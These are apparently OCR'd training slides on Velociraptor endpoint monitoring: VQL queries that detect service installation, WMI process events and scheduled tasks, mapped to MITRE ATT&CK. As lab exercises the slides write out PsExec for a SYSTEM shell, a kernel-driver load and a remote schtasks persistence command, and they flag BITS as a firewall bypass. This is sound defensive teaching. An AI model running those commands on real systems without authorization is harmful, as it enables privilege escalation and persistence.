
Level	Date and Time	Source	Event ID	Tas
Information	11/5/2018 9:49:38 PM	Service...	7040	No
Information	11/5/2018 4:40:11 PM	Service...	7045	No
Error	11/5/2018 3:09:54 PM	Windo...	20	Wi
Information	11/5/2018 2:58:17 PM	Service...	7040	No
Information	11/5/2018 2:55:11 PM	Windo...	43	Wi

Event 7045, Service Control Manager

```
A service was installed in the system.

Service Name:  Velociraptor
Service File Name:  "C:\Program Files\Velociraptor\Velociraptor.exe" se
Service Type:  user mode service
Service Start Type:  auto start
Service Account:  LocalSystem
```

Log Name:	System		
Source:	Service Control Manager	Logged:	11/5/
Event ID:	7045	Task Category:	None
Level:	Information	Keywords:	Class
User:	TESTCOMPUTER\test	Computer:	Test(
OpCode:	Info		
More Information:	Event Log Online Help		

Let’s detect service installation



```
F:\>velociraptor.exe query " SELECT EventData, System.TimeCreated.SystemTime from parse_evtx(file
name='c:/windows/system32/winevt/logs/system.evtx') where System.EventId.value = '7045' limit 1"
INFO:2018/11/12 13:50:46 Loaded 38 built in artifacts
[
 {
  "EventData": {
   "AccountName": "",
   "ImagePath": "system32\\DRIVERS\\VBoxGuest.sys",
   "ServiceName": "VirtualBox Guest Driver",
   "ServiceType": "kernel mode driver",
   "StartType": "boot start"
  },
  "System.TimeCreated.SystemTime": "2018-11-10T06:32:34Z"
 }
]
```


```
systemLogFile = C:/Windows/System32/Winevt/Logs/System.evtx

SELECT System.TimeCreated.SystemTime as Timestamp,
          System.EventID.Value as EventID,
          EventData.ImagePath as ImagePath,
          EventData.ServiceName as ServiceName,
          EventData.ServiceType as Type,
          EventData as _EventData
     FROM watch_evtx(filename=systemLogFile) WHERE EventID = '7045'
```

Watch the log file for
new messages

Let's test this with winpmem

- Winpmem loads a kernel driver so it can image physical memory.
- This is done by installing a service.
- Download the binary and install the driver:

```
winpmem.exe -L
```




```
F:\>my_velociraptor.exe artifacts collect Windows.Events.ServiceCreation --format json --max_wait=1
INFO:2018/11/05 22:19:57 Loaded 37 built in artifacts
[][
 {
  "EventID": "7045",
  "ImagePath": "\"C:\\Program Files\\Velociraptor\\Velociraptor.exe\" service run",
  "ServiceName": "Velociraptor",
  "Timestamp": "2018-11-06T00:40:11Z",
  "Type": "user mode service",
  "_EventData": {
   "AccountName": "LocalSystem",
   "ImagePath": "\"C:\\Program Files\\Velociraptor\\Velociraptor.exe\" service run",
   "ServiceName": "Velociraptor",
   "ServiceType": "user mode service",
   "StartType": "auto start"
  }
 }
][
 {
  "EventID": "7045",
  "ImagePath": "C:\\Users\\test\\AppData\\Local\\Temp\\pmeD084.tmp",
  "ServiceName": "pmem",
  "Timestamp": "2018-11-06T06:20:47Z",
  "Type": "kernel mode driver",
  "_EventData": {
   "AccountName": "",
   "ImagePath": "C:\\Users\\test\\AppData\\Local\\Temp\\pmeD084.tmp",
   "ServiceName": "pmem",
   "ServiceType": "kernel mode driver",
   "StartType": "demand start"
  }
 }
]
```

Winpmem loaded a kernel driver from the temp directory … Very suspicious!

Detect running a command using PsExec

- Sysinternals PsExec is a common way to run a command remotely
- It works by copying a service binary to the Admin$ share and then starting the service.
- Try it locally - e.g. get a system shell:
  - PsExec.exe -s -i cmd.exe
- You should be able to see an event generated by the above artifact:



```
[
 {
  "EventID": "7045",
  "ImagePath": "%SystemRoot%\\PSEXESVC.exe",
  "ServiceName": "PSEXESVC",
  "Timestamp": "2018-11-06T06:37:52Z",
  "Type": "user mode service",
  "_EventData": {
   "AccountName": "LocalSystem",
   "ImagePath": "%SystemRoot%\\PSEXESVC.exe",
   "ServiceName": "PSEXESVC",
   "ServiceType": "user mode service",
   "StartType": "demand start"
  }
 }
```

WMI Event sources: Process Execution

Another popular VQL event plugin is the wmi_events() plugin.

Registers a WMI event listener and passes the event data to VQL filters.

```
SELECT timestamp(epoch=atoi(string=Parse.TIME_CREATED) / 10000000 - 11644473600 ) as Timestamp,
            Parse.ParentProcessID as PPID,
            Parse.ProcessID as PID,
            Parse.ProcessName as Name, {
              SELECT CommandLine
              FROM wmi(
                query="SELECT * FROM Win32_Process WHERE ProcessID = " +
                 format(format="%v", args=Parse.ProcessID),
                namespace="ROOT/CIMV2")
            } AS CommandLine
      FROM wmi_events(
         query="SELECT * FROM __InstanceCreationEvent WITHIN 1 WHERE TargetInstance ISA 'Win32_Process'",
         wait=5000000,
         namespace="ROOT/CIMV2")
```

Unfortunately the WMI event does not provide the full cmdline so we need to run a second subquery for the PID on each emitted row.

Event artifacts

- Just like regular artifacts, Event Artifacts are a way to encapsulate Event VQL queries.
- Event Artifacts never terminate - they just continue to generate events.


Detecting events is very nice, but what do we do with these events?

Velociraptor Event Monitoring

- While it is great to collect artifacts locally, it is much more useful to send the events to the server ASAP
- The server can just keep running logs of client events
- If a client is compromised, critical events are safely archived on the server.
    - Especially helpful for Event logs - no need to use Event Log Forwarding.
- Process Execution logs may be retroactively searched in case of compromise.
- Monitoring events are just stored in CSV files on the server - you can script post processing analytics on them!

Client monitoring architecture


- The client maintains an Event Table
  - A set of VQL Event Queries
  - All run in parallel and never terminate.
- When any of the queries in the event table produces a result set, the client sends it to the Monitoring Flow.
- The Server's Monitoring Flow writes the events into log files in the client's VFS.
- The set of events the client should be monitoring is defined as a set of Event Artifacts in the server's config file.
- If the Event Table needs to be refreshed, existing event queries are cancelled and a new event table created.



Example Monitoring configuration

```
Events:
  artifacts:
  - Windows.Events.ServiceCreation
  - Windows.Events.ProcessCreation
  version: 1
```

Process Execution Logs



Download	Name	Mode	Timestamp
💾	2018-11-06	-r--r--r--	2018-11-06 17:21:48.627849494 +1000 AEST

```
Timestamp,PPID,PID,Name,CommandLine
"""2018-11-05T23:20:07-08:00""",6200,7320,"""PsExec.exe""","""c:\\Users\\test\\bin\\PsExec.exe  -s -i cmd.exe""
"""2018-11-05T23:20:07-08:00""",616,7660,"""PSEXESVC.exe""","""C:\\Windows\\PSEXESVC.exe"""
"""2018-11-05T23:20:07-08:00""",7660,4544,"""cmd.exe""","""\""cmd.exe\"" """
"""2018-11-05T23:20:07-08:00""",4544,5912,"""conhost.exe""","""\\??\\C:\\Windows\\system32\\conhost.exe 0x4"""
```

Exercise - Collect client statistics.

Our users are concerned about potential resource usage of the Velociraptor client.

Create an event Artifact which records the total amount of CPU used by the Velociraptor client every minute. Also record the client’s memory footprint.

Add the artifact to the monitoring configuration.


We can now go back and see what was the load footprint of the client on the endpoint at any time in the past.

Proactively detecting attackers

The Mitre Att&ck framework

- Mitre maintains a valuable resource to collect information about attacks seen in the wild. The Mitre Att&ck framework.

Enumerate all Scheduled tasks



Thanks to all of our ATT&CKcon participants. All sessions are here, and individual presentation

Scheduled Task

Utilities such as at and schtasks, along with the Windows Task Scheduler, can be used to schedule programs or scripts to be executed at a date and time. A task can also be scheduled on a remote system, provided the proper authentication is met to use RPC and file and printer sharing is turned on. Scheduling a task on a remote system typically required being a member of the Administrators group on the the remote system. [1]


An adversary may use task scheduling to execute programs at system startup or on a scheduled basis for persistence, to conduct remote Execution as part of Lateral Movement, to gain SYSTEM privileges, or to run a process under the context of a specified account.

Scheduled tasks

- Modern systems deprecated at.exe
- Create a new scheduled task to run notepad.exe:
    - schtasks /create /S testcomputer /st 05:28 /tr notepad.exe /tn gaming /sc once


This should create an XML file under c:\windows\system32\tasks\

Write an artifact to list all scheduled tasks.



Name	Date modified	Type
Microsoft	10/4/2017 8:18 AM	File fo
gaming	11/7/2018 5:27 AM	File
OneDrive Standalone Update Task-S-1-5-21-54600...	11/5/2018 11:49 PM	File

BITS - An easy firewall bypass



Thanks to all of our ATT&CKcon participants. All sessions are here, and individual presentations wi

Home > Techniques > Enterprise > BITS Jobs

BITS Jobs

